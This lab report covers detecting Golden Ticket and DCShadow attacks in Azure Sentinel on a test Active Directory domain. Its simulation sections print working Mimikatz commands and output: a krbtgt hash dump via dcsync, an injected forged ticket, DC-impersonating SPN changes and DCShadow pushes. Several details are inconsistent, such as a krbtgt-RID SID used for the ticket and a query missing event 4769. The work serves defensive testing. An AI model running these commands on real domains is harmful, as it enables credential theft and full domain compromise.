

Report: Threat Detection & Attack Simulations

1. Introduction

In today's evolving cybersecurity landscape, advanced persistent threats (APTs) frequently target Active Directory (AD) environments to gain unauthorized access and maintain persistence. Attack techniques such as Golden Ticket attacks and DCShadow manipulation exploit weaknesses in AD authentication and replication mechanisms, posing significant risks to enterprise security. To counter these sophisticated attacks, organizations leverage threat detection platforms like Microsoft Advanced Threat Analytics (ATA) and Azure Sentinel, which provide real-time monitoring, behavior analytics, and security incident response capabilities.

This report outlines the setup and configuration of Microsoft ATA and Azure Sentinel (Free Tier) for monitoring critical security events within an AD domain. Furthermore, it documents the simulation of a Golden Ticket attack — a well-known Kerberos forgery technique — and the detection of its associated indicators within collected logs. Finally, the report demonstrates the detection and monitoring of DCShadow attacks, a form of unauthorized Domain Controller replication, by analyzing relevant event logs generated during the attack simulation.

2. Objective

The objective of this task is to deploy and configure Microsoft ATA or Azure Sentinel to enable effective monitoring and detection of advanced Active Directory attacks. This includes simulating a Golden Ticket attack to test the system's ability to identify forged Kerberos ticket activities and validating the capture of related security events in the logs. Additionally, the task involves performing a DCShadow attack simulation to mimic unauthorized Domain Controller replication, ensuring that these malicious replication activities are detected through relevant event logs. Overall, the goal is to verify and enhance the organization's capability to detect, analyze, and respond to sophisticated threats targeting Active Directory environments, thereby improving security posture and incident response readiness.

Key goals include:

- **Deploy and Configure Monitoring Tools**

Set up Microsoft ATA or Azure Sentinel to continuously monitor Active Directory security events. This establishes a foundation for detecting suspicious activities in the environment.

- **Simulate Golden Ticket Attack**

Conduct a controlled Golden Ticket attack to test the system's ability to identify and log forged Kerberos tickets. This helps validate detection mechanisms for credential theft.

- **Perform DCShadow Attack Simulation**

Execute a DCShadow attack to mimic unauthorized Domain Controller replication. The goal is to generate relevant logs that demonstrate detection of replication-based attacks.

- **Analyze and Validate Security Logs**

Review the collected logs from attack simulations to ensure critical events are accurately captured and identifiable. This supports effective incident investigation and response.

- **Enhance Threat Detection and Response**

Strengthen the organization's security posture by improving capabilities to detect and respond to advanced Active Directory attacks through hands-on testing and monitoring.

3. Methodology

This project was conducted through a structured methodology designed to simulate, detect, and analyze advanced Active Directory attacks using Microsoft ATA and Azure Sentinel. The methodology was divided into distinct phases, each focusing on critical aspects of deployment, attack simulation, and detection validation to ensure comprehensive coverage and accurate results.

3.1 Deployment and Configuration


The first phase centers on establishing the monitoring infrastructure by deploying Microsoft ATA or Azure Sentinel. This includes configuring necessary components to collect security logs

from Active Directory sources. Proper setup and verification during this phase are crucial to ensure reliable log ingestion for effective threat detection and analysis.

- **Create Sentinel Resource Group and Workspace**

Set up a dedicated resource group in Azure to organize Sentinel resources. Create a Log Analytics workspace linked to this resource group for centralized log collection and analysis.


(Created the sentinel resources and workspace.)




- **Enable Microsoft Sentinel and Configure Data Connectors**

Activate Microsoft Sentinel on the workspace and configure data connectors, specifically for Active Directory and Security events. This enables Sentinel to ingest logs such as Event IDs 4624, 4672, and others relevant to AD security.

(Enabled the Microsoft Sentinel)




(Configured the Data Connector.)




- **Install and Configure Microsoft Monitoring Agent (MMA)**

Deploy the MMA on the Domain Controller and connect it to the Log Analytics workspace using the workspace ID and key. This agent collects and forwards security logs to Sentinel for real-time monitoring.

(Installed the MM Agent)



(We can see that the logs are injected.)




3.2 Golden Ticket Attack Simulation

In this phase, a Golden Ticket attack is simulated to create forged Kerberos tickets, generating specific authentication events that test the monitoring system's detection capabilities.

- **Prepare Environment and Privileged Account**

Identify or create a privileged account such as `krbtgt` to simulate ticket forgery. Ensure administrative privileges are available to execute Mimikatz commands on the domain.


(Installed mimikatz.)



- **Generate Golden Ticket Using Mimikatz**

Use Mimikatz to forge a Golden Ticket for the privileged account, injecting it into the current session to simulate unauthorized Kerberos authentication. This generates event logs related to ticket requests and logons.

(Run mimikatz.exe as administrator)




```
mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.###.  "A La Vie, A L'Amour" - (oe.eo)
## \ / ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
'## v ##'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'  > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

(Generated the hash and sid.)



```
mimikatz 2.2.0 x64 (oe.eo)
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'yash.local' will be the domain
[DC] 'DC1.yash.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 4/30/2025 11:14:22 AM
Object Security ID  : S-1-5-21-1768501751-4017051940-3927743534-502
Object Relative ID  : 502

Credentials:
Hash NTLM: fa44c01f3e05995caacb9c06f536a399
ntlm- 0: fa44c01f3e05995caacb9c06f536a399
lm - 0: 3c45bed50c8bebb37c01cbb5550ca888

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : ab4ae5c75a077c38921552c512a149ec

* Primary:Kerberos-Newer-Keys *
Default Salt : YASH.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 233935ac68c6e3e939c26497340a2a9699620749390f7a0f2e94ae3d7b54f9d6
aes128_hmac (4096) : d1ebc4f287a5c8699753264e6e66a176
des_cbc_md5 (4096) : ba52498a9d3be619

* Primary:Kerberos *
Default Salt : YASH.LOCALkrbtgt
Credentials
des_cbc_md5 : ba52498a9d3be619

* Packages *
NTLM-Strong-NTOWF
```

(Golden ticket is submitted successfully.)

```
Select mimikatz 2.2.0 x64 (oe.oe)

mimikatz # kerberos::golden /user:Administrator /domain:yash.local /sid:S-1-5-21-1768501751-4017051940-3927743534-502 /krbtgt
:fa44c01f3e05995caacb9c06f536a399 /id:500 /ptt
User      : Administrator
Domain    : yash.local (YASH)
SID       : S-1-5-21-1768501751-4017051940-3927743534-502
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: fa44c01f3e05995caacb9c06f536a399 - rc4_hmac_nt
Lifetime  : 5/17/2025 3:34:24 AM ; 5/15/2035 3:34:24 AM ; 5/15/2035 3:34:24 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ yash.local' successfully submitted for current session

mimikatz # _
```

(Attacked on the machine.)

```
Administrator: Windows PowerShell

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::23d8:e8e:226b:43ff%3
IPv4 Address. . . . . : 192.168.56.144
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.56.2
PS C:\Users\Administrator> dir \\192.168.56.144\c$

Directory: \\192.168.56.144\c$

Mode                LastWriteTime         Length Name
----                -
d-----          5/11/2025   6:53 AM             inetpub
d-----          5/8/2021    1:20 AM             PerfLogs
d-r-----        5/17/2025    2:04 AM             Program Files
d-----          5/8/2021    2:40 AM             Program Files (x86)
d-----        5/16/2025    8:53 PM             Scripts
d-r-----        5/16/2025   10:24 AM             Users
d-----        5/15/2025    5:01 AM             Windows
-a-----        5/9/2025    6:59 AM          1016 AD_Password_Policy_Documentation.txt
-a-----        5/9/2025    6:49 AM           211 disabled_users_log.txt
-a-----        5/9/2025    1:41 AM           698 password_policy.txt
-a-----        5/9/2025    8:55 AM             0 ScheduledTasks_Using_DomainAccounts.csv
-a-----        5/9/2025    8:54 AM          162 ServiceAccounts.csv
-a-----        5/9/2025    8:55 AM             0 Services_Using_DomainAccounts.csv

PS C:\Users\Administrator>
```

- **Verify and Collect Event Logs**

Monitor Azure Sentinel for relevant Event IDs such as 4624, 4672, and 4769, which indicate ticket usage and authentication attempts. Validate that the logs reflect the forged ticket activity accurately.

4624 – A successful account logon occurred (authentication success).

4672 – Special privileges were assigned to a new logon session.

4769 – A Kerberos service ticket (TGS) was requested (common in lateral movement and Golden Ticket attacks).

(As we see the logs are generated for the events ids.)

The screenshot shows the Microsoft Sentinel Logs workspace. A KQL query is entered in the query editor, and the results are displayed in a table below. The query filters for SecurityEvent logs where TimeGenerated is greater than 2 hours ago and EventID is in (4624, 4672, 4624). The results table shows 6 rows of log data.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
> 5/17/2025, 10:46:14.601 AM	YASH.LOCAL\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security
> 5/17/2025, 10:46:14.600 AM	YASH\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security
> 5/17/2025, 10:46:14.575 AM	YASH.LOCAL\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security
> 5/17/2025, 10:46:14.575 AM	YASH\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security
> 5/17/2025, 10:46:14.530 AM	YASH.LOCAL\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security
> 5/17/2025, 10:46:14.530 AM	YASH\DC1\$	Machine	DC1.yash.local	Microsoft-Windows-Security-A...	Security

3.3 DCShadow Attack Simulation

This phase involves executing a DCShadow attack to mimic unauthorized Domain Controller replication, producing directory service event logs critical for detection validation.

- **Prepare Rogue Domain Controller Object**

Configure a computer account with replication-related Service Principal Names (SPNs) and enable user account control flags to impersonate a Domain Controller. This setup is necessary for the DCShadow attack.

(ServicePrincipalNames (SPNs) like LDAP/YASHWIN11, GC/YASHWIN11, and the GUID-based SPN are added to impersonate a real DC)

```
PS C:\Users\Administrator>
PS C:\Users\Administrator> Set-ADComputer "YASHWIN11" -Replace @{
>>     ServicePrincipalName = @(
>>         'GC/YASHWIN11',
>>         'E3514235-4806-1101-AB04-00C04FC2DCD2/YASHWIN11.yash.local',
>>         'LDAP/YASHWIN11',
>>         'LDAP/YASHWIN11.yash.local'
>>     )
>> }
PS C:\Users\Administrator>
PS C:\Users\Administrator> Set-ADComputer "YASHWIN11" -Replace @{UserAccountControl=8192}
PS C:\Users\Administrator>
```

- **Execute DCSHadow Attack Using Mimikatz**

Run the lsadump::dcsshadow module to push unauthorized directory replication changes. This action triggers events related to directory object modifications and replication attempts.

(Execution took place here.)

```
mimikatz # LSADUMP::DCSHADOW /PUSH
** Domain Info **

Domain:          DC=yash,DC=local
Configuration:   CN=Configuration,DC=yash,DC=local
Schema:          CN=Schema,CN=Configuration,DC=yash,DC=local
dsServiceName:   ,CN=Servers,CN=Site1,CN=Sites,CN=Configuration,DC=yash,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 131179

** Server Info **

Server: DC1.yash.local
InstanceID      : {5013036a-813c-4357-8ba5-98b41b642220}
InvocationID    : {205aa992-1637-4a24-a90e-d27bcca8050c}
Fake Server (already registered): DC1.yash.local
InstanceID      : {5013036a-813c-4357-8ba5-98b41b642220}
InvocationID    : {205aa992-1637-4a24-a90e-d27bcca8050c}

** Performing Registration **

Already registered
** Performing Push **

Syncing DC=yash,DC=local
Sync Done

** Performing Unregistration **

ERROR kuhl_m_lsadump_dcshadow_unregister ; ldap_delete_s CN=NTDS Settings,CN=DC1,CN=Servers,CN=Site1,CN=Sites,CN=Configuration,DC=yash,DC=local 0x35 (53)
ERROR kuhl_m_lsadump_dcshadow_unregister ; ldap_delete_s CN=DC1,CN=Servers,CN=Site1,CN=Sites,CN=Configuration,DC=yash,DC=local 0x35 (53)

mimikatz #
mimikatz #
```

(DCShadow Attack.)

```
mimikatz # LSADUMP::DCSHADOW /OBJECT:ADMINISTRATOR /ATTRIBUTE:DESCRIPTION /VALUE:dcshadowTEST
** Domain Info **
Domain: DC=yash,DC=local
Configuration: CN=Configuration,DC=yash,DC=local
Schema: CN=Schema,CN=Configuration,DC=yash,DC=local
dsServiceName: ,CN=Servers,CN=Site1,CN=Sites,CN=Configuration,DC=yash,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 131179
** Server Info **
Server: DC1.yash.local
InstanceId : {5013036a-813c-4357-8ba5-98b41b642220}
InvocationId: {205aa992-1637-4a24-a90e-d27bcca8050c}
Fake Server (already registered): DC1.yash.local
InstanceId : {5013036a-813c-4357-8ba5-98b41b642220}
InvocationId: {205aa992-1637-4a24-a90e-d27bcca8050c}
** Attributes checking **
#0: DESCRIPTION
** Objects **
#0: ADMINISTRATOR
DN: CN=Administrator,CN=Users,DC=yash,DC=local
DESCRIPTION (2.5.4.13-d rev 1):
dcshadowTEST
(6400630073004800410044004f00570074004500530054000000)
** Starting server **
> BindString[0]: ncacn_ip_tcp:DC1[58509]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
```

- **Capture and Analyze Event Logs**

Collect and analyze event logs such as 4662, 4929, and 5136 in Azure Sentinel. These logs confirm the detection of unauthorized replication activities and the effectiveness of monitoring rules.

4662 – Indicates access or modification of an Active Directory object.

4929 – Shows a read of directory service configuration, often related to replication.

5136 – Logs a successful modification to an Active Directory object or attribute.

(Logs were generated.)

The screenshot shows the Microsoft Sentinel Logs interface. A query is run, displaying results for SecurityEvent logs. The query filters for EventID 4662, 4929, and 5136, ordered by TimeGenerated descending. The results table shows six entries, all from DC1.yash.local, with EventSourceName Microsoft-Windows-Security-Audit and Channel Security.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
> 5/17/2025, 11:15:08.267 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security
> 5/17/2025, 11:15:08.267 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security
> 5/17/2025, 11:14:53.602 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security
> 5/17/2025, 11:14:53.599 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security
> 5/17/2025, 11:14:53.599 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security
> 5/17/2025, 11:13:46.431 AM	YASHV\Administrator	User	DC1.yash.local	Microsoft-Windows-Security-Audit	Security

4. Results And Findings

This section summarizes the key outcomes of the threat detection and attack simulation exercises. It highlights what was successfully achieved, observed behaviors, and how effectively the monitoring setup responded to the simulated attacks.

4.1 Log Ingestion Successful

Microsoft Sentinel was correctly configured and able to ingest security logs from the Domain Controller, ensuring that relevant data was available for analysis.

4.2 Golden Ticket Attack Detected

The simulated Golden Ticket attack generated expected Windows event logs (4624, 4672, 4769), which were captured and identified by Sentinel, demonstrating detection capability.

4.3 DCShadow Activity Identified

The DCShadow attack simulation produced directory service-related events (4662, 4929, 5136) that confirmed unauthorized replication activity attempts were recorded.

4.4 Sentinel Querying Verified

Custom Kusto queries were effectively used to extract and correlate suspicious events, validating the analysis and alerting workflow.

4.5 Partial Success of DCShadow Push

While the DCShadow replication changes were blocked by hardened server settings, the generated logs confirmed the attack attempt, allowing for detection despite prevention.

5. Recommendations

